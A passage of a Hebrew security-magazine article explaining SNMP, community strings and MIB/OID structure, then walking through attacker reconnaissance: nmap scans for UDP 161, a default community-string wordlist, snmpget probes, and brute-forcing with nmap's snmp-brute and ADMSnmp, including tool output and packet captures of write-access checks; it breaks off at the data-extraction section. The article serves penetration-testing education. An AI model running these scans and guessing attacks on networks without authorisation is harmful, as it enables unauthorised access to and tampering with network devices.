

SNMP ככלי ביד תוקף

מאת אפיק קסטיאל / cp77fk4r

הקדמה


על מנת להקל על מנהלי רשתות בעת ניהול רשתות גדולות ומורכבות ולאפשר להם לדעת מה מצב הרשת שלהם בכל זמן נתון מבלי הצורך לקום מהכיסא, פותחו פתרונות רבים כשרובם שונים זה מזה, אך באים מאותו סל פתרונות, מתבססים על כך שבכל מחשב / רכיב מותקן Agent קטן שתפקידו לנטר את מצב המערכת ולעדכן כל פרק זמן נתון תחנה אחת מרכזית ברשת, שאליה מתחבר מנהל הרשת על מנת לקבל סטטוס עדכני. כזה הוא גם פרוטוקול ה-SNMP.

מה זה SNMP?

"Simple Network Management Protocol (ראשי תיבות: SNMP) הוא פרוטוקול תקשורת עשיר לניהול רשתות TCP/IP מבוזרות תוך שימוש בארכיטקטורה מיוחדת של סוכנים ותחנת ניהול מרכזית. הרשת מנוהלת בשיטת שרת-לקוח שבה יש סוכן שנמצא בכל מחשב או התקן רשת ומדווח לתחנה המרכזית.

תחנת הניהול הראשית היא Network Management System, או NMS, והיא משמשת כתחנה מרכזית לניטור ואיסוף מידע. NMS יכול לבקש מסוכן SNMP מידע כגון נתוני חומרה ותוכנה או סטטיסטיקה של שימוש בתוכנות ויישומים, כמו כן יכולה המערכת לשלוח לסוכן בקשה להגדרת תצורה, למרות שרוב הפרמטרים של הלקוח הם במצב של קריאה בלבד. התחנה לא חייבת לפעול על אותו מחשב כמו סוכן SNMP. גם סוכני SNMP וגם מערכת NMS משתמשים בהודעות SNMP לבדיקה והחלפת מידע אודות אובייקטים. הודעות SNMP נשלחות בפרוטוקול UDP על גבי IP בפורט 161, ואילו פורט מספר 162 משמש להאזנה ללכידה של אירוע לכידה.

המערכת משתמשת בהודעת Get הנפוצה והפשטה ביותר לאחזור מידע, Get-Next לעיון בהיררכיה השלמה של אובייקט מסוים כמו טבלת ניתובים, Set לקביעת ערכים, Get Bulk לקבלת כמויות מידע גדולות ו-Notify לציון אירוע לכידה. - [ויקיפדיה](#).



כאמור, ברשת המנוהלת באמצעות SNMP ימצאו רכיבים / עמדות קצה המריצים "סוכנים" (Agents) שינטרו את מצב המערכת ויתקשרו בעזרת הפרוטוקול SNMP לרכיב מרכזי. הרכיבים הנ"ל לא רק שולחים את מצב הרכיב / עמדה לאותה תחנה אלא גם מאפשרים לה ליזום תשאולים אקטיביים לגבי מצב המערכת בכל זמן נתון.

במאמר זה, אציג כיצד תוקפים יכולים לבצע שימוש ברכיבים המרכיבים את המנגנון הנ"ל על מנת לקבל מידע רב אודות הנוכחים ברשת, לשנותם ואף להשתמש ברכיבים אלו על מנת להשתלט על כלל הרשת ולבצע בה כרצונם.

אך לפני הכל, אסביר בקצרה איך עובד SNMP.

איך עובד SNMP?

כאשר אנו מעוניינים לנטר תחנת / ציוד קצה עלינו ראשית להתקין עליה SNMP Agent. כיום רב מערכות ההפעלה (אם לא כולן) מגיעות עם רכיב כזה. בחלקן הוא פעיל כברירת מחדל ובחלקן לא. במערכות ההפעלה Windows XP / Server 2003 ניתן להפעיל את ה-SNMP Service באופן הבא:

Start->Run->Services.msc->SNMP Service->Right Click->Start

במערכות הפעלה מתקדמות יותר, יש להתקין את ה-SNMP Service הנ"ל דרך:

Start->Run->appwiz.cpl->Turn Windows features on or off->SNMP

ולאחר מכן לבצע את הפעולה מהשלב הקודם.

ניתן לראות כי שירות ה-SNMP מופעל ע"י הימצאותו של התהליך "snmp.exe" ברשימת התהליכים הרצים. כברירת מחדל התהליך יאזין על פורט UDP 161. על מנת לשנות זאת, יש לעצור את השירות, ולערוך את הפורט הרלוונטי תחת הקובץ:

C:\Windows\System32\drivers\etc\services

ולהפעיל את השירות מחדש.

פורט נוסף אשר נעשה בו שימוש ב-SNMP הוא UDP 162, המשתמש להעברת הודעות SNMP Trap בין המערכת המנהלת לעמדות הקצה.

לאחר שהפעלנו את השירות, עלינו להגדיר Community Strings.


מה זה Community Strings?

Community Strings אלו מחרוזות שבאמצעותן ניתן לקבוע את רמת ההרשאה הניתנת לבקשת SNMP, אם מנהל הרשת ירצה לשלוח בקשת SNMP על מנת לקבל את ערכו של אובייקט מסוים במערכת, עליו לבצע זאת באמצעות חיבור בעל Community String עם הרשאות קריאה ("Read Only"). לעומת זאת, אם אותו מנהל ירצה לשנות את ערכו של אובייקט מסוים במערך ה-SNMP יהיה עליו לבצע את החיבור בעזרת Community String עם הרשאות כתיבה (Read-Write). הרשאה נוספת הקיימת היא הרשאות יצירת אובייקט (Read-Create).

כברירת מחדל, Windows XP / Server 2003 מגיע עם Community String בשם "public" עם הרשאות קריאה. במערכות הפעלה מתקדמות יותר, עלינו ליצור אותן. נוכל לעשות זאת באופן הבא:

Start->Run->Services.msc->SNMP Service->Double Click->Security

יפתח לנו החלון הבא:



תחת "Accepted community names" יש ללחוץ על Add ולהגדיר את שמות ה-Community Strings ואת ההרשאות שברצוננו לתת להן.

אובייקטים ומידע ב-SNMP:

המידע ב-SNMP שמור באובייקטים המסודרים תחת היררכית עץ. אותם עצים קרויים MIB (קיצור של Management Information Base), עצים אלו רבים ושונים בין המערכות, וכל אחד שומר מידע אודות רכיבים שונים במערכת ההפעלה. ה-MIB שמורים כקבצים במערכת ההפעלה (לדוגמא: http.mib,

wins.mib ו-ftp.mib הנמצאים תחת התיקיה %Windir%\System32 במערכות ההפעלה Windows והקבצים net-snmp-mib, net-snmp-agent-mib הנמצאים תחת התיקיה /usr/share/mibs בהפצות שונות של Linux) והם מגדירים את תצורת הגישה לאובייקטים. לכל פריט בעץ ה-MIB יש מזהה הנקרא **OID** (קיצור של Object Identifier), לדוגמא, האובייקט sysDescr.0 שתפקידו לשמור מחרוזת המתארת את מערכת ההפעלה מיוצג בעזרת ה-OID הבא:

```
1.3.6.1.2.1.1.1.0
```

זה מפני שבהיררכיה המידע הוא אובייקט עם מזהה מספר 1 שנמצא תחת system, שהוא אובייקט עם מזהה מספר 1 שנמצא תחת mib-2, שהוא אובייקט עם מזהה מספר 1 שנמצא תחת mgmt, שהוא אובייקט עם מזהה מספר 2 שנמצא תחת internet, שהוא אובייקט עם מזהה מספר 1 שנמצא תחת dod, שהוא אובייקט עם מזהה מספר 6 שנמצא תחת org שהוא אובייקט עם מזהה מספר 3 שנמצא תחת iso שהוא מזהה כ-1, ולסיכום, ההיררכיה נראית כך:

```
iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0
```


מה שאומר שעל המידע הקיים תחת sysDescr.0, ניתן להגיע בצורה שראינו קודם, ובנוסף גם כך:


```
1.3.6.1.2.1.1.1.0
```

וגם באופן הבא:

```
system.sysDescr.0
```

הספרה 0 לאחר ה-sysDescr מתווספת, מפני ש-sysDescr הוא "Scalar Object", מה שאומר שיש תחתיו אך ורק ענף בודד. לעומת האובייקט system, שהוא "Tabular Object" - משמע, שתחתיו קיימים מספר ענפים. על מנת להמחיש את הנושא בצורה טובה יותר, אצרף תרשים מ[האתר של סיסקו](#) המתאר זאת:





בנוסף, אתר של סיסקו קיים כלי המאפשר לברר באמצעותו את הפרטים על כל OID:

<http://tools.cisco.com/Support/SNMP/do/BrowseOID.do>

יש לנו תחנה שעליה מותקן רכיב SNMP והבנו כיצד המידע מאוחסן וכיצד ניתן לגשת אליו, כל שעלינו לעשות הוא להתקין עמדה מרכזית שתדע לתשאל ושאליה יזרום המידע מכל תחנה ברשת. תחנות כאלה נקראות **NMS** (קיצור של Network management system), דוגמא לתוכנה כזאת הינה **"PRTG Network Monitor"**, של חברת Paessler (PRTG הינו קיצור ל-Paessler Router Traffic Grapher). במאמר זה לא אדגים כיצד ניתן להתקין עמדה כזאת ובעזרתה לנטר את הרשת, ומלבד זה יש עוד הרבה מה ללמוד על תצורת העבודה של ה-SNMP, אבל לא בזה עוסק המאמר, ולכן נעצור כאן.

SNMP ככלי ביד תוקף

כעת, כשהבנו כיצד SNMP יכול לעזור לנו בתור מנהלי רשת לדעת בזמן אמת את מצב הרשת ועוד. אך כמו ברוב הדברים הקשורים לאבטחת מידע: "אם זה מעניין את מנהל הרשת - זה מעניין גם את ההאקר". תחשבו על כך, מדובר בלב ליבה של הרשת, אם האקר יוכל להשתמש במערך ה"ל" ולשלוף מידע אודות התחנות המנוהלות - הוא יוכל להשתמש בו על מנת להשיג גישה לכל מני מקומות שלא דווקא היינו מעוניינים שהוא יוכל להגיע אליהם בתור מנהלי הרשת.

איתור רכיבי SNMP:

השלב הראשון הוא כמובן למצוא רכיב המנוהל ב-SNMP. כמו שראינו, הפורט הדיפולטיבי יהיה 161 UDP, נוכל לבצע סריקה על כלל הרשת / ה-Subnet עם "Banner Grabbing" אחר הפורט המדובר. סריקה כזאת אפשר בקלות לבצע בעזרת NMAP, נבצע זאת כך:

```
nmap -sVU -p161 10.0.0.1/24
```


דוגמא לפלט ריצה:

```
Nmap scan report for 10.0.0.1
Host is up (0.029s latency).
PORT      STATE      SERVICE VERSION
161/udp    open|filtered snmp
MAC Address: XX:XX:XX:XX:XX:XX (Liteon Technology)

Nmap scan report for 10.0.0.2
Host is up.
PORT      STATE      SERVICE VERSION
161/udp    unknown    snmp

Nmap scan report for 10.0.0.138
Host is up (0.019s latency).
PORT      STATE      SERVICE VERSION
161/udp    closed     snmp
MAC Address: XX:XX:XX:XX:XX:XX (Netgear)
```

SNMP ככלי ביד תוקף
www.DigitalWhisper.co.il



במידה ונמצא תחנות שהפורט UDP/161 פתוח אצלם - בינגו. השלב הבא - איתור Community Strings.

איתור Community Strings:

חיפוש אחר Community Strings דיפולטיביים:


כמו כמעט בכל דבר במחשבים - גם כאן, קיימים לנו מספר Community String דיפולטיביות שנוכל לנצל לטובתנו במידה והן לא שנו / בוטלו: לדוגמא, כאשר מפעילים את ה-Service של SNMP ב-Windows XP, ניתן לראות שכברירת מחדל ה-Service מגיע עם Community String בשם "public" עם הרשאות קריאה. מדובר ב-Community String שקיימת בהרבה מערכות ותמיד שווה לחפש אחריה. דוגמאות נוספות ל-Community Strings דיפולטיביות שסביר יהיה למצוא מלבד ה"ל הן: "private" ו-"cisco". לדוגמא, כלי הסריקה של [Nessus](#) מחפש אחר רשימת המחרוזות הבאות:

```
monitor, agent, manager, OrigEquipMfr, default, tivoli, openview,
community, snmp, snmpd, Secret C0de, security, rmon, rmon_admin,
hp_admin, NoGaH$@!, 0392a0, xyzzzy, agent_steal, freekevin, fubar, apc,
ANYCOM, cable-docsis, c, cc, Cisco router, cascade, comcomcom, internal,
blue, yellow, TENmanUFactOryPOWER, regional, core, get_host_name(),
secret, write, test, guest, ilmi, ILMi, system, all, admin, all private,
password, default, riverhead, proxy
```

מה שמעיד על כך שלא חסרות מערכות שמגיעות עם Community Strings דיפולטיביות שיהיה ניתן לנצל לטובתנו, נוכל לנסות להתחבר לשירות SNMP ע"י כלים כמו snmpget, ולהשתמש באחת מהמחרוזות על מנת לקרוא כל אובייקט שנבחר, לדוגמא:

```
snmpget -v2c -c public 10.0.0.3 sysName.0
```

במידה וסיפקנו Community String תקין - נקבל את ערכו של האובייקט ונדע שמצאנו Community String פעיל.



ניחוש Community String בעזרת כלי Brute-Force:

לא מצאנו Community Strings דיפולטיות? נוכל לנסות לנחש אותן בעזרת שלל כלי ה-Brute-Force הקיימים היום שמיועדות לבצע זאת, אציג מספר דוגמאות:

• SNMP-Brute.nse

ל-nmap קיים סקריפט NSE שמאפשר לנו לנסות לנחש Community Strings מתוך רשימת מחרוזות, על מנת להשתמש בו, נפעיל את nmap באופן הבא:

```
nmap -sVU -p161 --script snmp-brute 10.0.0.3
```

דוגמה לריצה מוצלחת:

```
Starting Nmap 6.01 ( http://nmap.org ) at 2013-02-15 15:59 Jerusalem Standard Time
Nmap scan report for 10.0.0.3
Host is up (0.0010s latency).
PORT      STATE SERVICE VERSION
161/udp open  snmp      SNMPv1 server (public)
| snmp-brute:
|_  public - Valid credentials
MAC Address: 00:1F:1F:88:17:F4 (Edimax Technology Co.)
Service Info: Host: CP-CC5D19B38AE7

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.64 seconds
```

דוגמה לריצה עוד יותר מוצלחת:

```
C:\>nmap -sU -p161 --script snmp-brute 10.0.0.3
Starting Nmap 6.01 ( http://nmap.org ) at 2013-02-15 19:37 Jerusalem Standard Time
Nmap scan report for 10.0.0.3
Host is up (0.24s latency).
PORT      STATE SERVICE
161/udp open  snmp
| snmp-brute:
|_  <empty> - Valid credentials
|_  admin - Valid credentials
|_  cisco - Valid credentials
|_  mngr - Valid credentials
|_  private - Valid credentials
|_  public - Valid credentials
|_  snmpd - Valid credentials
Nmap done: 1 IP address (1 host up) scanned in 9.30 seconds
```

כאשר מריצים את SNMP-Brute בלי לתת לו רשימת מחרוזות ספציפית, הוא ישתמש בקובץ snmpcommunities.lst שנמצא ב-"nselib/data" (במידה והוא לא ימצא שם, הסקריפט ישתמש בקובץ passwords.lst שנמצא באותה התיקייה). על מנת לתת לסקריפט רשימה ספציפית, ניתן להריץ אותו באופן הבא:

```
nmap -sVU -p161 --script snmp-brute 10.0.0.3 --script-args snmp-brute.communitiesdb=c:\list.txt
```


וכמובן, ניתן להריץ אותו על טווח פורטים או על טווח כתובות IP.

• ADMSnmp:

איפשהו, בשנת 1999 קבוצת ההאקרים ADM פרסמה מספר "כלי Auditing", אחד מהם הוא ADMSnmp. כיום הוא מגיע כחלק מ-BackTrack, אך עדיין ניתן להשיג אותו (ואת שאר הכלים שפורסמו ע"י חברי ADM) מהשרתים של הקבוצה:

<http://adm.freelsd.net/ADM/>

את הכלי פשוט מריצים כנגד המטרה אותה אנו מעוניינים לסרוק:



```


admsnmp : ADMSnmp
File Edit View Bookmarks Settings Help
root@root: /pentest/enumeration/snmp/admsnmp# ./ADMSnmp 10.0.0.3
ADMSnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greet: !ADM, el8.org, ansia
>>>>>>>> get req name=router id = 2 >>>>>>>>
>>>>>>>> get req name=cisco id = 5 >>>>>>>>
>>>>>>>> get req name=public id = 8 >>>>>>>>
>>>>>>>> get req name=private id = 11 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 12 name = private ret =0 <<<<<<<<<
>>>>>>>> send setrequest id = 12 name = private >>>>>>>>
>>>>>>>> get req name=admin id = 14 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 13 name = private ret =0 <<<<<<<<<
>>>>>>>> get req name=proxy id = 17 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 140 name = private ret =0 <<<<<<<<<
>>>>>>>> get req name=write id = 20 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 140 name = private ret =0 <<<<<<<<<
>>>>>>>> get req name=access id = 23 >>>>>>>>
>>>>>>>> get req name=root id = 26 >>>>>>>>
>>>>>>>> get req name=enable id = 29 >>>>>>>>
>>>>>>>> get req name=all private id = 32 >>>>>>>>
>>>>>>>> get req name= private id = 35 >>>>>>>>
>>>>>>>> get req name=test id = 38 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 39 name = test ret =0 <<<<<<<<<
>>>>>>>> send setrequest id = 39 name = test >>>>>>>>
>>>>>>>> get req name=guest id = 41 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 40 name = test ret =0 <<<<<<<<<

<!ADM!>      snmp check on 10.0.0.3      <!ADM!>
sys.sysName.0: ADMSnmp
name = private write access
name = test  readonly access
  
```

ניתן לראות כי הכלי לא רק סורק אחר Community Strings דיפולטיביות אלא גם מנסה לברר מה ההרשאות שניתנו להן. הכלי לוקח רשימת Community Strings מתוך הקובץ snmp.passwords בצורה דיפולטיבית, במידה ונרצה לשנות את הקובץ - להכניס את הנתיב שלו לאחר המתג:

```
-wordfile path\to\our\file
```

אם נרים על המחשב הנתקף Sniffer כמו WireShark למשל, ונפעיל את הכלי מחדש, נוכל לראות בדיוק איך התהליך מתבצע (הפעלתי את WireShark עם הפילטר "snmp").



לאחר הקלטת ריצת הכלי, ניתן לראות כי הוא שולח חבילות "get-request" ומנסה לברר אודות ערכו של sysName.0 / 1.3.6.1.2.1.1.5.0 (האובייקט אשר אחראי לשמור את שמה של המערכת):

No.	Time	Source	Destination	Protocol	Info
98	51.295183	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
99	51.391027	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
100	51.596261	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
101	51.698593	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
102	51.903860	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
103	52.005762	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
104	52.211038	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
105	52.220706	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
106	52.313316	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
107	52.313693	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
108	52.518885	10.0.0.4	10.0.0.3	SNMP	set-request SNMPv2-MIB::sysName.0
109	52.519693	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
110	52.621594	10.0.0.4	10.0.0.3	SNMP	set-request SNMPv2-MIB::sysName.0
111	52.622138	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
112	52.723428	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
113	52.825840	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
114	53.030985	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
115	53.133378	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0

ניתן לראות כי כל חבילת "get-request", משתמשת ב-Community String אחר, לדוגמא:

```
Simple Network Management Protocol
  version: version-1 (0)
  community: router
  data: get-request (0)
    get-request
      request-id: 3
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): unspecified
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
            Scalar Instance Index: 0
            unspecified
```

```
Simple Network Management Protocol
  version: version-1 (0)
  community: cisco
  data: get-request (0)
    get-request
      request-id: 6
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): unspecified
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
            Scalar Instance Index: 0
            unspecified
```

במידה והמערכת הנתקפת מחזירה "get-response" לחבילת ה-"get-request", הכלי מבין כי נעשה שימוש ב-Community String תקין, כמו במקרה הבא:

```
Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: get-response (2)
    get-response
      request-id: 12
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): victim
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          SNMPv2-MIB::sysName: victim
```

הכלי ינסה לשלוח "set-request" ולתשאל אודות אותו האובייקט על מנת להחליף את ערכו ב-"ADMSnmp" באמצעות אותה Community String:

```
Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: set-request (3)
    set-request
      request-id: -116
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): ADMSnmp
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          SNMPv2-MIB::sysName: ADMSnmp
```

לאחר ניסיון החלפת הערך, מתבצע ניסיון קריאה חוזר ע"י "get request" אודות אותו האובייקט על מנת לברר האם ערכו אכן שונה:

```
Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: get-request (0)
    get-request
      request-id: 36
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): unspecified
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          unspecified
```

במידה וחוזרת חבילת "get-response" עם הערך החדש ("ADMSnmp"), כמו במקרה הבא:


```
Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: get-response (2)
    get-response
      request-id: 39
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): ADMSnmp
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          SNMPv2-MIB::sysName: ADMSnmp
```

הכלי מבין כי ל-Community String שבו הוא השתמש ע"מ לשלוח את ה-"set-response" יש הרשאות כתיבה. לאחר מכן, הכלי שולח "set-request" נוסף, עם אותו Community String על מנת להחזיר את ערכו של האובייקט לקדמותו ועובר ל-Community String הבא...

```
Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: set-request (3)
    set-request
      request-id: -86
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): victim
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          SNMPv2-MIB::sysName: victim
```

כלי Brute-Force נוספים שניתן להשתמש בהם על מנת לנחש Community String הם:

- ["SNMP Brute Force Attack"](#) שמגיע כחלק מה-"Engineer's Toolset" של SolarWinds.
- ["SNMP Brute Force Attacker"](#) של Secure Bytes.
- [onesixtyone](#) של Portcullis Labs (הכלי מגיע גם כן כחלק מ-BackTrack).



שליפת מידע

לאחר שמצאנו Community String בהרשאות Read-Only לפחות. נוכל להשתמש בה על מנת לשלוח מידע השמור במערכת. בפרק הקודם ראינו שהכלי ADMsnmp שולח get-request על מנת לבדוק מה שם המערכת אותה אנו תוקפים. נוכל לשלוח בקשות כאלה גם בעצמנו בעזרת כלים כגון snmpget ואחרים.

שליפת ערך OID בודד:

